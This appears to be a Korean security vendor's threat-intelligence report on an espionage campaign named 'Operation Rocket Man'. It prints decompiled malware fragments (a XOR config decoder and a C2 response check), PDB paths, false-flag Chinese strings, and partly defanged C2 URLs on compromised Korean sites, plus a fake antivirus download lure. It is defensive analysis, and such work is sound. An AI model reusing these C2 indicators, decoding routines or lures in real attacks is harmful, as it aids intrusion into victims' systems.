닷넷 기반으로 유포된 악성파일에는 'Ant.pdb' 라는 빌드 데이터를 볼 수 있습니다. 특히, 공격자는 '로켓(Rocket)'이라는 프로젝트 폴더에서 악성파일 변종 시리즈를 지속적으로 제작하고 있는 것을 알 수 있습니다.

- E:\project\windows**Rocket**\Ant\Api\PubnubApi\obj\Debug\net35\Pubnub.pdb
- E:\project\windows**Rocket**\Ant_3.5\Ant\obj\Release\Ant.pdb




[그림 3-1] Rocket 경로에서 제작된 PDB 경로 화면

02 전문가 보안 기고

저희는 주요 키워드를 활용해 사이버 캠페인(Campaign)을 분류했으며, **'작전명 로켓 맨(Operation Rocket Man)'**으로 명명하였습니다.

또한, 이후 이들 조직에 대한 상세한 추가 분석자료 및 침해지표(IoC) 자료는 기업용 Threat Inside 서비스를 통해 지속적으로 제공할 예정입니다.



[그림 3-2] Threat Inside 인텔리전스 리포트 표지

ESRC는 공격에 활용된 코드를 분석하던 중 위협 인텔리전스(TI) 혼선 기법의 거짓 플래그(False Flag)를 다수 발견했습니다. 제작자는 중국어 영문식 표기로 어린아이를 의미하는 'Haizi' 영어 표현을 사용했습니다.

이 표현은 추후 설치되는 닷넷 기반의 프로그램에서도 동일하게 사용되는 것이 확인되는데, 닷넷 기반 악성코드에서는 'PAPA'라는 문자가 존재합니다. 그러나 아버지를 의미하는 중국어의 영문표기는 'BABA' 가 사용되고 있습니다.

단순히 이를 기반으로 추론했을 때 공격자는 중국어 역시 모국어가 아닐 가능성도 존재하는 중요한 단서가 될 수 있습니다.

[그림 4] 중국어 영문표기 표현이 담긴 악성코드 내부 화면

이렇게 설치된 악성코드는 암호화된 ini 설정 파일을 다운로드해 복호화 과정을 거치게 됩니다. 이 설정 파일은 'desktops.ini' 파일명을 가지고 있으며, 취약점 공격을 사용하던 명령제어(C2) 서버와 동일한 곳에서 수신하게 됩니다.

```
public void SetPubnub(string[] strArr)
        {
            if (strArr.Length != 7)
            {
                return;
            }
```




```
for (int i = 0; i < strArr.Length; i++)
{
        strArr[i] = this.calcXor(strArr[i], 23);
}
this.m_strChannelNameTmp = strArr[1];
```

명령어를 통해 암호화되어 있는 설정 파일은 XOR 0x17 키값으로 복호화가 진행되고, 복호화가 완료되면 서비스로서의 인프라스트럭처(Infrastructure as a Service)의 하나인 퍼브너브(PubNub) 채널로 명령제어(C2)통신을 시도하게 됩니다.

공격자는 여기서도 'LiuJin' 계정을 사용하는데, 이 부분 역시 중국근거 요소로 사용할 수 있도록 유도하는 부분 중에 하나입니다.

'LiuJin' 영문 표기는 다양한 표현이 존재하는데, 중국어로 표현하면 '刘劲'(리우진)으로 사용할 수 있고, 중국의 배우이름이나 온라인게임에서도 사용됩니다.

코드 안에는 중국과 연관되는 다양한 기록들이 의도적으로 남겨져 있는데, ESRC 에서는 언어적, 지리적 코드를 고의로 노출해 위협 인텔리전스(TI)에 혼선을 유발하기 위한 교란전술 가능성이 높다고 판단하고 있습니다.




[그림 5] IaaS 기반 PubNub 명령제어(C2) 사용 화면

이처럼 공격자는 정상적인 IaaS 서비스를 이용해 은밀하고 교묘하게 통신을 수행하고 있어, 유해 트래픽 식별하는데 많은 어려움이 존재하게 됩니다.

2. 유사 위협 사례 및 연관성 심층 분석

2017 년 09 월에는 동일한 기법의 스피어 피싱 사례가 발견된 바 있습니다. 이 공격에도 HWP 취약점이 사용되었는데, 메타 데이터가 2018 년 8 월 침해사고 지표와 동일하게 존재합니다.

공격자에 대한 계정명과 OLE 코드도 동일하게 사용이 되며, 참고자료 처럼 위장하고, 원본 메일에 회신하는 형태로 구성되어 있는 특징이 있습니다.


참고 바랍니다.

--------- 원본 메일 ---------

보낸사람: 이[redacted]daum.net>

받는사람: <[redacted]hanmail.net>

날짜: 17.08.29

제목: ***

가능한 대상을 선택하여 홍보 바람.

예) 국방부, (일본쪽도...),

아무튼 파워있고 상호간 실리가 부합되는 대상(기관, 국가)을 선정 하고 추진 할 것,

1인 보안!!!

[그림 6] 공격에 사용된 이메일 화면 중 일부

공격에 사용된 악성 프로그램은 'icloud.exe' 파일명도 사용하고, 내부에는 다음과 같은 PDB(Program Data Base) 코드가 존재합니다.

- E:\))PROG\doc_exe\Release\down_doc.pdb

해당 PDB 시리즈는 변종 악성파일에 따라 매우 다양하게 존재하며, 동일 시리즈 중에 AOL 메신저(AIM)를 이용하는 2013 년 초기버전과도 연결됩니다.

AOL 메신저로 통신하던 초기모델 이후 한국의 웹 사이트를 해킹해 통신하는 형태로 진화하고, 이후에는 스트림네이션(Streamnation.com)을 통한 명령제어 방식을 사용합니다.

명령제어 통신용 계정 가입에는 주로 한국, 미국, 중국, 인도, 러시아 등의 이메일 정보를 사용합니다.

그 다음에는 피클라우드(pcloud.com)나 얀덱스(yandex.com), 드롭박스(Dropbox) 등의 클라우드 서비스를 지속적으로 활용했으며, 최근에는 IaaS 방식이며, 사물인터넷(IoT) 클라우드 디바이스를 하나의 시스템으로 상호 연결할 때 사용할 수 있는 실시간 네트워크 플랫폼인 퍼브너브(PubNub) 서비스를 통신제어 방식으로 사용하고 있습니다.

- K:\))pick\ie\test.pdb
- D:\))pick\doc_exe\Release\down_doc.pdb
- E:\))PROG\doc_exe\Release\down_doc.pdb
- E:\))PROG\doc_exe\Release\drun.pdb
- E:\))PROG\ie\Release\drun.pdb
- E:\))PROG\Upload\Upload\thunder
- E:\))PROG\waoki\Release\runner.pdb
- E:\))PROG\waoki\Release\kltest.pdb

```
  dd offset ___security_cookie ; SecurityCookie
  dd offset ___safe_se_handler_table ; SEHandlerTable
  dd 3                      ; SEHandlerCount
ation (IMAGE_DEBUG_TYPE_CODEVIEW)
  db 'RSDS'                 ; DATA XREF: .rdata:00407164↑o
                            ; CV signature
  dd 4697D467h              ; Data1 ; GUID
  dw 80A2h                  ; Data2
  dw 41F0h                  ; Data3
  db 0ACh, 6Bh, 6Ch, 4Ch, 0C3h, 0A5h, 6Ch, 93h; Data4
  dd 1                      ; Age
  db 'E:₩))PROG₩doc_exe₩Release₩down_doc.pdb',0 ; PdbFileName
  align 4
  db    0                   ; DATA XREF: .rdata:0040716C↑o
  db    0
```

[그림 7] 악성 프로그램 내부에 존재하는 PDB 코드 분석 화면

이 공격에 사용된 명령제어(C2) 서버는 'endlesspaws.com' 도메인으로 이 호스트는 수차례 유사 공격에 이용된 바 있습니다.

위협 인텔리전스(TI) 측면에서 이 공격에 사용된 서버를 통해 공격자의 유사 위협 사례를 조사하는데 유용하게 활용할 수 있습니다.

02 전문가 보안 기고

ESRC는 이 도메인이 2015년 대북관련 한국의 워터링 홀 공격과 연관된 것도 확인하였으며, 2017년 실행 파일을 첨부한 스피어 피싱 공격에도 사용된 증거를 확보했습니다.

더불어 CVE-2017-8759 취약점을 통한 공격도 존재합니다. 그 중 일부를 중국의 보안업체인 텐센트(Tencent)에서 블로그를 통해 공개한 바 있습니다.

2017년 2월에도 다수의 유사 위협 사례들이 포착되었는데, 당시 다음과 같이 탈북 인사 보호 강화를 위한 안전수칙이라는 내용으로 현혹해 악성코드를 유포하는데 'endlesspaws.com' 도메인이 이용되기도 했습니다.

[그림 8] 탈북인사 보호강화 안전수칙 위장 악성 파일 유포 화면

마치 '안전수칙.zip' 파일을 이메일에 첨부한 것처럼 보이지만, 실제로는 'endlesspaws.com' 도메인에서 압축파일을 설치하도록 연결해 두고 있으며, HWP 문서처럼 위장한 이중확장자의 EXE 실행타입의 악성파일이 포함되어 있습니다.

02 전문가 보안 기고

공격자는 이중확장자로 위장하면서, 아이콘도 문서파일 리소스를 활용해 얼핏보기에 정상적인 HWP 파일로 보이도록 조작해 두었습니다.

악성파일은 내부에 암호화 함수 루틴으로 구성된 코드를 로드하고, 특정 16 진수 코드들을 로직 XOR 0x55 키값으로 디코딩하게 됩니다.

ZIP 압축파일을 유포하는데 사용된 C2 도메인과 마찬가지로 EXE 실행형 악성파일은 다음과 같은 주소로 접속을 시도하게 됩니다.

- http://endlesspaws.com/vog/tan[.]php?fuck=x
- http://endlesspaws.com/vog/denk[.]zip


[그림 9] 암호화된 C2 데이터를 변환하는 코드 화면

추가로 다운로드되는 'denk.zip' 파일은 겉으로 보기에 ZIP 형식의 압축파일로 보이지만, 실제로는 HWP 형식의 문서파일입니다.

보통 EXE 형식으로 유포되는 악성코드는 내부에 정상적인 HWP 문서를 포함한 후 감염될 때 보여주거나, 명령제어 서버에서 정상적인 HWP 문서를 다운로드해 보여줍니다. 하지만, 이번 사례는 추가로 악성 HWP 문서를 다운로드해 설치하는 독특한 절차를 수행하게 됩니다.

이미 감염된 시스템에 문서기반 악성 파일을 추가로 설치하는 특이한 경우라 볼 수 있습니다. 해당 문서파일에는 공격에 사용된 이메일 내용과 일치하는 내용이 포함되어 있어, 다른 사이버 작전과 혼동하여 잘못된 파일이 링크된 것은 아닌 것으로 보입니다.

'denk.zip' 파일에는 DefaultJScript 영역에 악성 스크립트 코드를 삽입하였고, BASE64 코드로 인코딩된 악성 DLL 파일을 임베디드 형식으로 포함하고 있다가 스크립트 작동시 디코딩하여 로딩하게 됩니다.



[그림 10] 문서파일 내부에 포함되어 있는 악성 스크립트 코드 화면

BASE64 코드가 디코딩되어 작동하는 악성 DLL 파일에는 다음과 같은 PDB 경로가 포함되어 있으며, 총 6 개의 한국 명령제어(C2) 서버와 통신을 시도하게 됩니다.

통신시에는 'srvrlyscss' 코드를 사용하는데, 이 코드는 한국내 다수의 침해사고 지표에서 포착된 바 있습니다.



```
      }
      if ( strstr(::buf, "HTTP/1.1 200 OK") )
      {
        if ( !strstr(::buf, "error</b>") && !strstr(::buf, "fail to") )
        {
          v22 = strstr(::buf, "WrWnWrWn");
          v23 = v22;
          if ( v22 )
            break;
        }
      }
      closesocket(s);
      Sleep(0x88B8u);
    }
    if ( strtol(v22, 0, 16) )
      break;
    closesocket(s);
    Sleep(0x9C40u);
  }
  if ( strstr(v23, "srvrlyscss") )
    break;
  closesocket(s);
  Sleep(0xAFC8u);
```

[그림 11] 통신에 사용하는 'srvrlyscss' 스트링을 가진 코드 화면

- seline.co.kr/datafiles/CNOOC[.]php
- www.causwc.or.kr/board_community01/board_community01/index2[.]php
- www.kumdo.org/admin/noti/files/iindex[.]php
- www.icare.or.kr/upload/board/index1[.]php
- cnjob.co.kr/data/blog/iindex[.]php
- notac.co.kr/admin/case/iindex[.]php

그리고 중복실행 방지를 위해 사용한 뮤텍스(Mutex) 코드로 'taihaole9366' 이라는 스트링이 사용되었는데, 'taihaole'는 중국어(太好了) 영문표기와 일치하며 의미는 '매우 좋다' 입니다.

공격자는 과거부터 중국어 영문표기 방식을 매우 자주 사용하였으며, 이외에도 다양한 표현이 존재합니다.



[그림 12] 인코딩되어 있는 C2와 중국식 영문표기 뮤텍스 화면


2018년 01 월에는 기존 한국 보안 프로그램으로 위장한 사례와 다르게, 중국의 유명 보안 프로그램으로 위장해 유포되는 경우가 확인됩니다.

공격자는 한국의 웹 사이트 'ebsmpi.com' 사이트에 마치 중국의 360 TOTAL SECURITY 보안 프로그램 웹 페이지처럼 위장한 가짜 화면을 추가하였습니다.

당시 실제 중국에서 운영되고 있던 웹 사이트의 소스코드를 복사해 사용하였으며, 다운로드되는 파일만 악성으로 변경해 사용하였습니다.

다운로드로 연결된 주소는 다음과 같고, 'Free Download' 링크를 클릭할 경우 '360TS_Setup_Mini.exe' 파일이 다운로드 됩니다.


- http://ebsmpi.com/ipin/360/down[.]php



[그림 13] 한국의 'ebsmpi.com' 웹 사이트를 해킹해 화면을 추가한 모습

중국의 보안 프로그램처럼 파일명(360TS_Setup_Mini.exe)을 위장하고 있으며, 아이콘 리소스 역시 실제 정상 프로그램 것을 그대로 도용해 사용하였습니다. 그리고 추가적인 닷넷 기반 악성파일이 환경조건에 따라 설치시도 됩니다.

또한, 2018 년 8 월 한국의 포털사 보안 프로그램 위장 공격 벡터 기법과 100% 일치하고, 암호화 알고리즘도 동일한 것을 확인했습니다.



[그림 14] 중국 보안프로그램으로 위장한 악성파일과 정상파일 비교

